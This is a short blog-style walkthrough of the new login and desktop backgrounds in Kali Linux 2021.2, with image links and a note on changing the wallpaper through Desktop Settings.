

Hi All. I am Mala and today I am gonna show you what's new in newly released Kali Linux 2021.2. First thing I noticed after booting up Kali Linux 2021.2 is its new Login Background.



I logged in (credentials kali:kali) and also see a new Desktop background.





Of course you will not see so many Desktop Icons of Windows executables. These are part of our Hacking Labs. These are the default desktop backgrounds. These can be changed by Right Clicking on the Desktop and selecting Desktop Settings option.

